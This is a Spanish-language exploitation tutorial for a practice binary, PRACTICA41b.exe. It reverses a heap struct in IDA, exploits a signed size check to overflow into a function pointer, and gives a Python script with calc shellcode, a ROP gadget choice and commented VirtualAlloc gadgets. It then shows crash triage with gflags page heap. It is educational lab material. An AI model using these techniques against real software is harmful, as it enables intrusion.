Allí ya empezamos a sospechar que el new se realizó para allocar un objeto del tipo estructura, vemos que el mismo puntero lo guarda en la variable Buf luego lo mueve a EAX y luego en la posición 68 de la zona reservada escribe la dirección de system, y en la posición 0x64 escribe la dirección de SetProcessDEPPolicy, así que podemos pensar que como tiene diferentes tipos de datos guardados dentro, sería una estructura de 0x6c de largo donde en 0x64 hay un puntero y en 0x68 otro, podemos armarla.

```
struct _listeros
{
    char Buf[0x64];
    void * puntero1;
    void * puntero2;


};
```

Veamos si funciona, esta estructura tendría un buffer interno en el inicio de 0x64 y dos campos del tipo puntero o sea 8 bytes más, si todo está bien su largo sería 0x6c, veamos vayamos a LOCAL TYPES y agreguémolas.



En LOCAL TYPES hago click derecho INSERT y la agrego y luego click derecho SYNCRONIZE TO IDB.

Allí EAX y más abajo EDX apuntan al inicio de la estructura si en cada una aprieto T y elijo listeros.



```

00401000  mov    ecx, [ebp+p_Dst_Heap_2]
00401004  mov    [ebp+p_Dst_Heap_2], ecx
00401008  jmp    short loc_12510C8

```

```

012510C8
012510C8 loc_12510C8:
012510C8     mov    edx, [ebp+p_Dst_Heap_2]
012510CB     mov    [ebp+Buf], edx
012510CE     mov    eax, [ebp+Buf]
012510D1     mov    ecx, ds:system
012510D7     mov    [eax+_listeros.puntero2], ecx
012510DA     mov    edx, [ebp+Buf]
012510DD     mov    eax, ds:SetProcessDEPPolicy
012510E2     mov    [edx+_listeros.puntero1], eax
012510E5     mov    ecx, [ebp+Buf]
012510E8     lea    edx, [ebp+Size]
012510EB     mov    [ecx+68h], edx
012510EE     cmp    [ebp+argc], 2
012510F2     jnz    short loc_1251133

```

Queda así, podría ponerle nombres más descriptivos a los campos, como creamos la estructura en LOCAL TYPES debemos editar los nombres allí.

```

JMP SHORT loc_12510C8

```

```

012510C8
012510C8 loc_12510C8:
012510C8     mov    edx, [ebp+p_Dst_Heap_2]
012510CB     mov    [ebp+Buf], edx
012510CE     mov    eax, [ebp+Buf]
012510D1     mov    ecx, ds:system
012510D7     mov    [eax+_listeros.puntero2], ecx
012510DA     mov    edx, [ebp+Buf]
012510DD     mov    eax, ds:SetProcessDEPPolicy
012510E2     mov    [edx+_listeros.puntero_setDEP], eax
012510E5     mov    ecx, [ebp+Buf]
012510E8     lea    edx, [ebp+Size]
012510EB     mov    [ecx+_listeros.puntero2], edx
012510EE     cmp    [ebp+argc], 2
012510F2     jnz    short loc_1251133

```

Vemos que también si apretamos T en el próximo campo, también corresponde al puntero2 que se reusa guardando el size, al igual que en la práctica anterior, así que lo renombrare.

```

012510C8 loc_12510C8:
012510C8      mov     edx, [ebp+p_Dst_Heap_2]
012510CB      mov     [ebp+Buf], edx
012510CE      mov     eax, [ebp+Buf]
012510D1      mov     ecx, ds:system
012510D7      mov     [eax+_listeros.puntero_system_size], ecx
012510DA      mov     edx, [ebp+Buf]
012510DD      mov     eax, ds:SetProcessDEPPolicy
012510E2      mov     [edx+_listeros.puntero_setDEP], eax
012510E5      mov     ecx, [ebp+Buf]
012510E8      lea     edx, [ebp+Size]
012510EB      mov     [ecx+_listeros.puntero_system_size], edx
012510EE      cmp     [ebp+argc], 2
012510F2      jnz    short loc_1251133

```

Ahora si, ese campo inicialmente se usa para guardar el puntero a system y luego se guarda el size por eso la separación con guiones bajos para que se note que la variable se reuso.

Luego compara argc con 2 para ver si son dos argumentos, el nombre del ejecutable más un segundo argumento igual que en la práctica anterior.


```

012510F2      jnz    short loc_1251133
012510F4      mov     eax, 4
012510F9      shl     eax, 0
012510FC      mov     ecx, [ebp+argv]
012510FF      mov     edx, [ecx+eax]
01251102      push    edx ; Str
01251103      call    ds:atoi
01251109      add    esp, 4
0125110C      mov     [ebp+Size], eax
0125110F      cmp     [ebp+Size], 300h
01251116      jge    short loc_1251133

```

Este bloque es similar a la práctica anterior lee el argumento que le pasamos si puede lo transforma a entero e igual que antes si es más grande que 0x300 te saltea al final del main, directo al ret.  
También en este se usa JGE por lo cual se considera el signo, por lo que valores negativos, serán menores que 0x300 y pasaran la comparación perfectamente.

Luego de cargar mypepe.dll



Llega a la función donde se le pasan dos argumentos, el inicio de la estructura que está en Buf y el size que vino del argumento que se transformó a entero.

Veamos la función.

```

00B81010 ; Attributes: bp-based frame
00B81010
00B81010 ; int __cdecl sub_B81010(rsize_t Size, char *Buf)
00B81010 sub_B81010 proc near
00B81010
00B81010     Size      = dword ptr  8
00B81010     Buf       = dword ptr  0Ch
00B81010
00B81010     push    ebp
00B81011     mov     eax, esp
00B81013     mov     eax, [ebp+Size]
00B81016     push    eax ; Size
00B81017     mov     ecx, [ebp+Buf]
00B8101A     push    ecx ; Buf
00B8101B     call    ds:gets_s
00B81021     add     esp, 8
00B81024     push    1
00B81026     mov     edx, [ebp+Buf]
00B81029     mov     eax, [edx+_listeros.puntero_setDEP]
00B8102C     call    eax
00B8102E     add     esp, 4
00B81031     mov     ecx, [ebp+Buf]
00B81034     push    ecx
00B81035     push    offset aHola$ ; "Hola %s\n"
00B8103A     call    sub_B81140
00B8103F     add     esp, 8
00B81042     pop     ebp
00B81043     retn
00B81043 sub_B81010 endp
00B81043

```

Vemos que con `get_s` recibirá lo que tipea el usuario, y como el size puede ser negativo desbordara, aquí el tema es que cuando hacemos `malloc` creamos un buffer en el heap para alojar la estructura entera, y dentro de la misma hay un campo de la estructura que es un buffer interno para recibir lo que tipea el usuario en el `get_s`.

Si todo funcionara y el chequeo no dejara pasar valores negativos ni mayores que `0x64`, no se podría desbordar el buffer `Buf` y pisar los punteros que están debajo en la estructura.

```

struct _listeros
{
    char Buf[0x64];
    void * puntero1;
    void * puntero2;

};

```

De cualquier forma aquí no solo podemos desbordar el buffer Buf y pisar los punteros sino que podemos continuar escribiendo mas abajo y desbordar el bloque allocado entero de 0x6c y seguir rompiendo y pisando cosas en el heap.

Ya nos damos una idea de que como justo debajo usa el puntero a setDEP podremos saltar a ejecutar.

```
00881010 - .  
00881010 Size = dword ptr 8  
00881010 Buf = dword ptr 0Ch  
00881010  
00881010 push ebp  
00881011 mov ebp, esp  
00881013 mov eax, [ebp+Size]  
00881016 push eax ; Size  
00881017 mov ecx, [ebp+Buf]  
00881018 push ecx ; Buf  
0088101B call ds:gets_s  
00881021 add esp, 8  
00881024 push 1  
00881026 mov edx, [ebp+Buf]  
00881029 mov eax, [edx+_listeros.puntero_setDEP]  
0088102C call eax  
0088102E add esp, 4  
00881031 mov ecx, [ebp+Buf]  
00881034 push ecx
```


Para pisar ese puntero sabemos que tenemos que llenar el buffer Buf que media 0x64 y luego desbordara.

```

17     #      0x78001492, # POP ESI # RETN [Myope.dll]
18     #      0x780041ed, # JMP [EAX] [Myope.dll]
19     #      0x78013953, # POP EAX # RETN [Myope.dll]
20     #      0x7802e030, # ptr to &VirtualAlloc() [IAT Myope.dll]
21     #      0x78009791, # PUSHAD # ADD AL,80 # RETN [Myope.dll]
22     #      0x7800f7c1, # ptr to 'push esp # ret' [Myope.dll]
23     ]
24     # return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
25 #
26
27
28 shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x59\xFF\xD1"
29
30 stdin,stdout = open(4(r'PRACTICA41b.exe -l'))
31 print "ATAQUEA EL DEBUGGER Y APRETA ENTER\n"
32 raw_input()
33
34 #rop_chain = create_rop_chain()
35
36 fruta=shellcode + "A" * (0x64-len(shellcode)) + struct.pack("<L",0x90909090) + "\n"
37
38 print stdin
39
40 print "Escribe: " + fruta
41 stdin.write(fruta)
42 print stdout.read(40)
43
44
45

```

Vemos que modificando un poco el script anterior, tenemos algo bastante funcional, el shellcode va adelante y se debe compensar para que el total antes de la dirección a saltar sea 0x64, veamos cómo va.



The screenshot shows the Immunity Debugger interface. The assembly pane displays the following code:

```
012D1010 sub_12D1010 proc near
012D1010
012D1010     Size= dword ptr  8
012D1010     Buf= dword ptr  0Ch
012D1010
012D1010     push    ebp
012D1011     mov     ebp, esp
012D1013     mov     eax, [ebp+Size]
012D1016     push    eax
012D1017     mov     ecx, [ebp+Buf]      ; Size
012D1018     push    ecx
012D1019     call    ds:gets_s
012D1021     add     esp, 8
012D1024     push    1
012D1026     mov     edx, [ebp+Buf]
012D1029     mov     eax, [edx+listeros.puntero.setBP]
012D102C     call    eax
012D102E     add     esp, 4
012D1031     mov     ecx, [ebp+Buf]
012D1034     push    ecx
012D1035     push    offset aHolaS      ; "Hola %s\n"
012D103A     call    sub_12D1140
012D103F     add     esp, 8
012D1042     pop     ebp
012D1043     retn
012D1043     sub_12D1010 endp
012D1043
```

The registers pane on the right shows the following register values:

Register	Value
EAX	00000000
EBX	7EDCE000
ECX	00000000
EDX	006A7A20
ESI	603E72EC
EDI	603E72E8
EBP	001FF764
ESP	001FF760
EIP	012D102C
EIP	sub_12D1010

Vemos que EAX tiene el puntero a donde saltar y EDX apunta al inicio del buffer donde está mi shellcode.

Así que buscando un JMP EDX o CALL EDX o PUSH EDX –RET ya que no tiene DEP funcionara usemos idasplooter.

IDA View - EIP			ROP gadgets
Address	Gadget	Module	Size
7800EED8	push edx # or al, 39h # push ecx # or [ebp+5], dh # mov eax, 1 # retn	Mypepe.dll	6
78015ACF	push edx # mov ebp, 5959FFFEh # retn	Mypepe.dll	3
78015ACD	or al, ch # push edx # mov ebp, 5959FFFEh # retn	Mypepe.dll	4
78015E68	push edx # add eax, OFFE0h # pop ebx # retn	Mypepe.dll	4
78015C54	push edx # push OFFFFFFFFh # push ebx # push 9 # push dword ptr mype...	Mypepe.dll	6

Ese gadget hace PUSH EDX, luego tiene instrucciones en el medio que no cambian el stack ni crashean y luego RET así que funcionara.

Listo el pollo jeje.

Ahora el tema en la realidad con los heap overflows es que suelen ser complejos y menos reliables (porcentaje de efectividad) o sea que en este caso la distancia entre el buffer sobrescrito y el puntero es fija porque lo arme idealmente y está todo dentro de la misma estructura, pero la mayor parte de las veces desbordaremos un bloque del heap, y pisaremos muchas veces otro donde hay punteros, pero la distancia no será constante porque no es 100% determinística la ubicación de los bloques de diferentes tamaños, y a veces también fallara.

Por eso poco a poco iremos introduciendo dificultad a medida que vayamos avanzando.



Uno de los problemas que veremos ahora, se da cuando fuzzzeamos (usamos una tool que pruebe millones de combinaciones de entrada) y descubrimos un crash y no sabemos si allí hay un overflow o que, necesitamos saber más del mismo para poder manejar la explotación, pongamosle que es este caso, hago un script parecido pero sin conocer tamaños ni nada y se lo tiro a un programa o es el resultado de usar una tool de fuzzing que me dice que ese script crashea el mismo.

```
script.py x script2.py x
1  from os import *
2  import struct
3
4
5  stdin,stdout = popen4(r'PRACTICA41b.exe -1')
6  print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
7  raw_input()
8
9  #rop_chain = create_rop_chain()
10
11 fruta="A" * 1000 + "\n"
12
13 print stdin
14
15
16 print "Escribe: " + fruta
17 stdin.write(fruta)
18 print stdout.read(40)
19
20
21
```

Supongamos que la tool fue tirándole y probando miles de combinaciones de entradas, y llego a que este script crashea el programa, podemos ejecutarlo y vemos que así será, coloco el IDA como JIT dese una consola de administrador yendo a la carpeta donde está el ejecutable del IDA con cd y luego.

**idaq.exe -I1**

Si lanzo el script y no atacheo el IDA aprieto ENTER y espero que crashee para atachearse automáticamente el IDA como JIT.




Vemos que el programa salto a ejecutar EIP vale 0x41414141, pero como sabemos que paso y si hay un overflow y donde se produjo, miremos el call stack a ver de dónde venimos ejecutando.

Vemos que no muestra nada en el stack hay lo que parece un return address que vendría del ejecutable PRACTICA41b.exe.

Así que analicemos el mismo, pues así como esta no se ve nada, recordemos que el IDA se atacheo como JIT y no tiene ningún análisis hecho.



En MODULE LIST busco analize module y load symbols.



```

Library function Data Regular function Unexplored Instruction External symbol
Debug View Structures Segment registers
IDA View-EIP
PRACTICA41b.exe:013D1010 push    ebp
PRACTICA41b.exe:013D1011 mov     ebp, esp
PRACTICA41b.exe:013D1013 mov     eax, [ebp+arg_0]
PRACTICA41b.exe:013D1016 push    eax
PRACTICA41b.exe:013D1017 mov     ecx, [ebp+arg_4]
PRACTICA41b.exe:013D1018 push    ecx
PRACTICA41b.exe:013D1018 call    off_13D20E0
PRACTICA41b.exe:013D1021 add     esp, 8
PRACTICA41b.exe:013D1024 push    1
PRACTICA41b.exe:013D1026 mov     edx, [ebp+arg_4]
PRACTICA41b.exe:013D1029 mov     eax, [edx+64h]
PRACTICA41b.exe:013D102C call    eax
PRACTICA41b.exe:013D102E add     esp, 4
PRACTICA41b.exe:013D1031 mov     ecx, [ebp+arg_4]
PRACTICA41b.exe:013D1034 push    ecx
PRACTICA41b.exe:013D1035 push    offset aHolaS           ; "Hola %s\n"
PRACTICA41b.exe:013D103A call    sub_13D1140
PRACTICA41b.exe:013D103F add     esp, 8
PRACTICA41b.exe:013D1042 pop    ebp
PRACTICA41b.exe:013D1043 retn
PRACTICA41b.exe:013D1043 sub_13D1010 endp
PRACTICA41b.exe:013D1043
PRACTICA41b.exe:013D1044 align 10h
PRACTICA41b.exe:013D1050
PRACTICA41b.exe:013D1050 ; ===== S U B R O U T I N E =====
PRACTICA41b.exe:013D1050
PRACTICA41b.exe:013D1050 ; Attributes: bp-based frame
PRACTICA41b.exe:013D1050
PRACTICA41b.exe:013D1050 sub_13D1050 proc near             ; CODE XREF: sub_13D1060+13↓p
PRACTICA41b.exe:013D1050 push    ebp
PRACTICA41b.exe:013D1051 mov     ebp, esp
PRACTICA41b.exe:013D1053 mov     eax, offset unk_13D3098
PRACTICA41b.exe:013D1058 pop    ebp
PRACTICA41b.exe:013D1059 retn
UNKNOWN 013D1035: sub_13D1010+25 (Synchronized with EIP)

```

Bueno al menos sabemos dónde salto y que esa dirección en el stack es un return address que coloco el CALL EAX al saltar a 0x41414141.

Si es un programa sencillo como el que estamos usando, quizás podríamos ver donde allocó y donde escribió y overfodeo, pero en un programa real hay miles de allocaciones y escrituras y nos volveremos locos haciéndolo.

Por hoy veremos un truco que nos dirá el punto justo donde escribió y overfodeo el programa, sea el más difícil del mundo y con un millón de allocaciones funcionara igual.

**GFlags**  
[https://msdn.microsoft.com/en-us/library/windows/hardware/ff549557\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/hardware/ff549557(v=vs.85).aspx)

#### How heap corruption detection works:

- Corruptions in heap blocks are discovered by either placing a non-accessible page at the end of the allocation, or by checking fill patterns when the block is freed.
- There are two heaps (full-page heap and normal page heap) for each heap created within a process that has page heap enabled.
  - **Full-page** heap reveals corruptions in heap blocks by placing a non-accessible page at the end of the allocation. The advantage of this approach is that you achieve "sudden death," meaning that the process will access violation (AV) exactly at the point of failure. This behavior makes failures easy to debug. The disadvantage is that every allocation uses at least one page of committed memory. For a memory-intensive process, system resources can be quickly exhausted.
  - **Normal** page heap can be used in situations where memory limitations render full-page heap unusable. It checks fill patterns when a heap block is freed. The advantage of this method is that it drastically reduces memory consumption. The disadvantage is that corruptions will only be detected when the block is freed. This makes failures harder to debug.

#### For IIS:

Enable pageheap corruption checking using the following command:

`gflags.exe -p /enable w3wp.exe /full`

Eso es parte de una página que está aquí

[https://blogs.msdn.microsoft.com/webdav\\_101/2010/06/22/detecting-heap-corruption-using-gflags-and-dumps/](https://blogs.msdn.microsoft.com/webdav_101/2010/06/22/detecting-heap-corruption-using-gflags-and-dumps/)

El tema es que usando gflags que trae el Windbg, cambiamos la forma en que se maneja el heap y como dice ahí ubica al final de cadaallocación en el modo FULL PAGE, un bloque no escribible, cosa de que cuando se pase un byte del tamaño del bloque crashee por escritura y me deje justo en el punto donde escribe y overflowea, que es normalmente el punto interesante.

```

practica41b.exe: page heap disabled
C:\Program Files <x86>\Windows Kits\10\Debuggers\x86\gflags.exe -p /enable PRACTICA41b.exe /full
Warning: pageheap.exe is running inside WOW64.
This scenario can be used to test x86 binaries (running inside WOW64)
but not native <IA64> binaries.
path: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
practica41b.exe: page heap enabled
C:\Program Files <x86>\Windows Kits\10\Debuggers\x86>

```


Voy hasta el path donde está el gflags.exe en la misma carpeta que esta el windbg.exe y cambio a que este habilitado el PAGE HEAP en modo FULL con.

gflags.exe -p /enable PRACTICA41b.exe /full


Cuando termino de trabajar para que vuelva a la forma normal

gflags.exe -p /disable PRACTICA41b.exe

Bueno la cuestión es que lo habilitamos y cerramos el IDA que sigue estando como JIT y relanzamos el script.



Vemos que cambio ahora, esta crasheando al tratar de escribir la A o sea 0x41 fuera del bloque correcto provocando un overflow, ahora podemos ver de dónde viene la escritura perversa jeje.



